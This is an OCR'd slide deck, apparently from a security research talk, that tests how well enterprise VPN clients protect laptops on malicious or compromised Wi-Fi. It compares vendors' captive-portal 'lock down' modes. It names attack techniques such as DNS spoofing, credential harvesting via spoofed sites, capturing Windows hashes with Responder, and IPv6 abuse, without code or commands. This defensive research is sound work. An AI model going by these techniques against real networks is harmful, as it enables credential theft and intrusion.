


Fixed.io

2. Research Proposal



VPN over Wi-Fi – Specific threat scenarios



- Sniffing sensitive data
- DNS ‘Person in the Middle’ (PiTM) or spoofing
- Harvesting credentials using spoofed website
- Capturing Windows hashes via Responder
- Using the Browser as a tunnelling proxy
- Using IPv6 to interact with host

Approach


- General testing to understand the relevant mechanics and validate PoC
- Validate working assumptions
- Define a reasonable ‘Target Security Model’
- Create a standardized test plan and Wi-Fi environment with Captive Portal
- Repeat standard tests **of the equivalent capabilities** for ‘default’ and ‘lockdown’ configurations
- Engage with vendors for validation and comment

Tested, in no order…

Cisco	Pulse Secure	Checkpoint	Fortinet	Palo Alto Network
Cisco ASA with AnyConnect	**Pulse Connect Secure**	**Check Point VPN**	**Fortigate with FortiClient**	**PAN-OS Global Protect**
	Pulse Secure 9.1R1 Build 1505 - Server	Check Point R80.30 - Server	FortiOS 6.2.4 – Server	PAN-OS 9.0 (9.0.9) - Server
	Pulse Secure VPN version 9.1.1 (607) - Client	Check Point VPN E81.40 Build 986101104 - Client	FortiClient 6.4.0.1464 – Client	GlobalProtect 5.1.4 - Client
			FortiClient EMS 6.2.7 – Advanced features	

bit.ly/**orangevpn**

bit.ly/**orangevpn**




If a VPN is the logical extension of a private network to another location, and if we assume that the 'other location' is a Wi-Fi network that is either compromised or malicious, how much protection do enterprise VPN products provide against common threats we could reasonably expect to encounter?

Fundamental research question


3. Technical concepts

Captured - How Captive Portals work

- Connect to Wi-Fi
- Assign network settings via DHCP
- Test for Internet access
- Captive portal intercepts HTTP request and issues an HTTP response. Typically an HTTP 302 response that redirect to the captive portal's web interface
- OS determines if the user should be prompted to interact with the captive portal and spawns a browser (default or dedicated)
- Captive portal redirects the browser to the URL that the OS initially used for testing
- OS continues to check whether it can access the Internet. Waits for a successful HTTP 200 response.
- OS signals the user visually when Internet access is enabled




Captured – DNS & DHCP



- DHCP packets are probably among the first to be broadcast when a guest joins a network
- Guest solicits configuration by a DHCP Discovery packet
- Guest **already discloses its host name and possibly vendor identifier** in subsequent DHCP Request
- DHCP seeds network configuration –
  - **IP** details
  - **DNS**
  - **Domain Name** (option 15)
  - **Search Suffix** (option 119)
  - **Routing**
  - **Proxy Auto Discover**
  - **MTU**, etc
- If the client stacks is IPv6 enabled (dual stack) then certain IPv6 network settings can be provided via DHCP also


VPNs and Split Tunneling

- VPN is configured, once connected, to route specific network requests through the VPN tunnel
- Other traffic follows according to the default network routing rules.
- Done so that only traffic destined for the corporate network is encrypted and subject to access control, while regular local network or internet-bound traffic flowing outside the VPN tunnel.
- To allow access to resources on the local network while retaining performance when accessing the public Internet.
- Lessens the amount of traffic traversing the corporate network



Wi-Fi and IPv6

- IPv6 enjoys preference in some network stacks
- IPv6 has to broadcast communicate to discover the lay of the land – neighbour solicitation and router solicitation
- There is no ARP in IPv6 replaced by ICMPv6
- Guest OS also broadcast identification information about itself when asking for DHCPv6 details
- DHCPv6 also supports concepts for Domain Search List and FQDN
- IPv6 is often overlooked and results in dual stack deployments by default
- Firewall rules and VPN rules at IPv4 level does not apply to IPv6



Captive Portal ‘mitigation’ or ‘lock down’ mode

▼ Options:

Name	Value
Allow user to override connection policy Allows user to modify connection state.	☐
Lock down this connection Network access is limited until this connection is established. This option is available only when the Always-on Client option on the connection set is checked.	☑
Support Remote Access (Connect Secure) or LAN Access (Policy Secure) on this connection Uncheck only if the connection is not used for Connect Secure or Policy Secure services (e.g Server is used for Collaboration only).	☑
Enable Collaboration integration on this connection Applicable for Connect Secure type connections only. Leave this unchecked for Policy Secure type	☐

> **Lock down mode is designed to prohibit network communication outside of the VPN Tunnel when the … client is attempting to create a VPN connection to the … [server].**

‘Lock down’ mode experiences per product

Vendor 1
- Has CPMB (embedded IE?)
- Clear Captive Portal mitigation instructions

Vendor 2
- Has CPMB (proprietary?)
- Captive Portal mitigation instructions

Vendor 3
- No CPMB
- ‘Lock down’ based on combination of others
- Finely grained control features

Vendor 4
- No CPMB
- IPv6 only disabled when IPSec is used

Vendor 5
- Still in progress.
- Visit the site - bit.ly/orangevpn

4. Research & Findings

‘Lock down’ mode features per product

	VPN 1	VPN 2	VPN 3	VPN 4	VPN 5
CPMB	✓	✓	✗	✗	
Vulnerable outbound traffic blocked*	✗	✓	✓	✗	
Outbound allow list configurable	✗	✓	✓	✗	
DNS Cache Flush	✓	✓	✓	✓	
IPv6 Disable	✓	✓	✓	✗	
Captive Portal mitigation window times out	✓	✓	✓	✗	
User can’t accept bad certificate	✗	✓	✓	✓	
User cannot disable agent	✓	✓	✓	✓	

* e.g. SMB, LDAP, NETBIOS

bit.ly/**orangevpn**

Do VPNs do what we expect them to do?

- **Confidentiality**

1. How much unsolicited network traffic is broadcast by the guest while associated with the local network of the AP?
2. What role does dynamic network configuration fields such as connection specific DNS suffixes play in leaking network traffic?
3. How much network traffic is leaked to the local network of the AP while connected to the VPN?


- **Integrity**

1. Are the client applications on roaming device vulnerable to person-in-the-middle attacks via the LAN?
2. How resilient are roaming devices against credential theft?

- **Access Control**

1. Can attackers use guests on the malicious free Wi-Fi to tunnel over the VPN into the corporate network?

